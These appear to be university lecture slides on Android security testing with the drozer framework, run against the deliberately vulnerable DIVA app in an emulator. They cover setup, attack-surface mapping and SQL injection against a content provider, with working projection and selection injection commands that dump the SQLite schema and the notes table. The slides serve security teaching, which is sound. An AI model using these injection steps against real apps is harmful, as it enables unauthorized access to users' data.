Mobile Phone Security

Dr. Digvijaysinh Rathod
Associate Professor & Associate Dean
School of Cyber Security and Digital Forensics
National Forensic Sciences University with status of Institution of National Importance

digvijay.rathod@gfsu.edu.in

DrozerFramework:

Comprehensive security audit

and

attack framework for android

Approaches

- ✓ Secure Source Code Review
  - ✓ Reverse Engineering (what if binary code is locked)
  - ✓ Time consuming process.
- ✓ Trail and Error – Through Activity or By intercepting the request
  - ✓ We need to check each of the functionality
  - ✓ Time consuming process

Drozer

- ✓ drozer (formerly Mercury) is the leading security testing framework for Android.
- ✓ drozer is open source software, maintained by MWR InfoSecurity
- ✓ drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.


Drozer

- ✓ **Faster Android Security Assessments**
- ✓ drozer helps to reduce the time taken for Android security assessments by automating the tedious and time-consuming.
  - ✓ Discover and interact with the attack surface exposed by Android apps.
  - ✓ Execute dynamic Java-code on a device, to avoid the need to compile and install small test scripts.

Drozer

- ✓ **Test your Exposure to Public Exploits**
  - ✓ drozer provides point-and-go implementations of many public Android exploits.
  - ✓ You can use these to identify vulnerable devices in your organisation, and to understand the risk that these pose.

Drozer Configuration



Drozer - Installation

- ✓ drozer v2.4.4
- ✓ drozer community edition provides the raw power of drozer, through a command-line interface. It is open source software maintained by MWR InfoSecurity, released under a 3-clause BSD license, and can be freely downloaded from and is available on Github.
- ✓ https://labs.mwrinfosecurity.com/tools/drozer/
- ✓ https://labs.f-secure.com/assets/BlogFiles/mwri-drozer-user-guide-2015-03-23.pdf
- ✓ https://github.com/FSecureLABS/drozer

Drozer - Installation

- ✓ We need following two things
  - ✓ Drozer Client – Which will be using pre-installed and available in the santoku.
  - ✓ Drozer Server – we will download Drozer apk from https://labs.f-secure.com/tools/drozer/ and install in the Genymotion Emulator.
- ✓ Run Drozer apk in the Genymotion emulator and ON the server. Once you on the server, check the port which is normally 31415

Drozer - Installation

- ✓ Move to santoku and start the command prompt / Shell
- ✓ Write drozer
- ✓ Write following commands
- ✓ ping [ip of genymotion emulator] (if you do’t received ping then check the adaptor setting is NAT or NOT if not then change it to NAT and restart the virtual machine.
- ✓ adb connect [ip of emulator]
- ✓ adb forward tcp:31415 tcp 31415

Drozer - Installation

- ✓ drozer console connect
- ✓ If successful then you will get the prompt of drozer like
- ✓ dz>
- ✓ done

Drozer - Installation

- ✓ Drozer have so many modules from vulnerability scanning to exploitation.
- ✓ dz>ls // shows all the module of the drozer.
- ✓ If you wants to list out all the package from the target (which is Genymotion in our case)
- ✓ dz> run (module name) // If we wants to run any module the just use
- ✓ dz> run app.package.list \\ It shows all the package of application available in the target, indirectly it gives the information regarding list of application installed on the target.

Drozer - Installation

- ✓ dz> run app.package.list –f diva // -f search package which may have string diva from all the packages
- ✓ If you check carefully you can find the jakhar.aseem.diva (Diva) mobile application.
- ✓ n.dz> run app.package.info – a [package name] // give the information about the package with path and permission also.
- ✓ Practical :dz> run app.package.debuggable, it again show two application i.e, dz and diva.

Drozer - Installation

- ✓ If you wants to know the attack surface, means what kind of attacks you can perform.
- ✓ dz> run app.package.attacksurface jakhar.aseem.diva
- ✓ It shows 3 activities and 1 content provider.

SQL Injection using Drozer

- ✓ Two ways to identify injection
- ✓ Find all the URIs and query them
- ✓ dv > run app.provider.finduri jakhar.aseem.diva
  - ✓ content://jakhar.aseem.diva.provider.notesprovider/notes/
  - ✓ content://jakhar.aseem.diva.provider.notesprovider
  - ✓ content://jakhar.aseem.diva.provider.notesprovider/
  - ✓ content://jakhar.aseem.diva.provider.notesprovider/notes
- ✓ Now query each of them

SQL Injection using Drozer

- ✓ dz>run app.provider.query content://jakhar.aseem.diva.provider.notesprovider (may not work)
- ✓ 3.dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/
- ✓ so we are able to query the URI (local content provider) successfully

SQL Injection using Drozer

- ✓ but it is difficulty to query each of the URI and test all in the case when you have huge number of URIs.
- ✓ In that case use scanner module to find the injection.
- ✓ dz> run scanner.provider.injection –a jakhar.aseem.diva
- ✓ it show that not vulnerable, injection projection and injection in selection categories.

SQL Injection using Drozer

- ✓ Injection in projection
  - ✓ content://jakhar.aseem.diva.provider.notesprovider/notes
  - ✓ content://jakhar.aseem.diva.provider.notesprovider/notes/
- ✓ Injection in selection
  - ✓ content://jakhar.aseem.diva.provider.notesprovider/notes
  - ✓ content://jakhar.aseem.diva.provider.notesprovider/notes/

SQL Injection using Drozer

- ✓ Understand the selection and projection
  - ✓ Projection means choosing which columns (or expressions) the query shall return.
- ✓ Selection means which rows are to be returned.
  - ✓ If the query is
  - ✓ select a, b, c from foobar where x=3;
  - ✓ Then "a, b, c" is the projection part, "where x=3" the selection part.

SQL Injection using Drozer

- ✓ dz>run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ -- selection “’”
- ✓ Shows error , means injectable.
- ✓ dz>run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ -- projection “’”
- ✓ Show error, means injectable.

SQL Injection using Drozer

- ✓ So there are can be injection in the projection and selection method using ‘ because it shows error message.
- ✓ dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ -- projection “* FROM SQLITE_MASTER WHERE type=’table’; --“
- ✓ or this may work

SQL Injection using Drozer

- ✓ dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ -- selection “* FROM SQLITE_MASTER WHERE type=’table’; --“
- ✓ it show the various table but of our interest is note table.

SQL Injection using Drozer

- ✓ dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes/ -- selection “* FROM notes; --“
- ✓ It shows that content of the table.

Mobile Phone Security

Dr. Digvijaysinh Rathod
Associate Professor & Associate Dean
School of Cyber Security and Digital Forensics
National Forensic Sciences University with status of Institution of National Importance

digvijay.rathod@gfsu.edu.in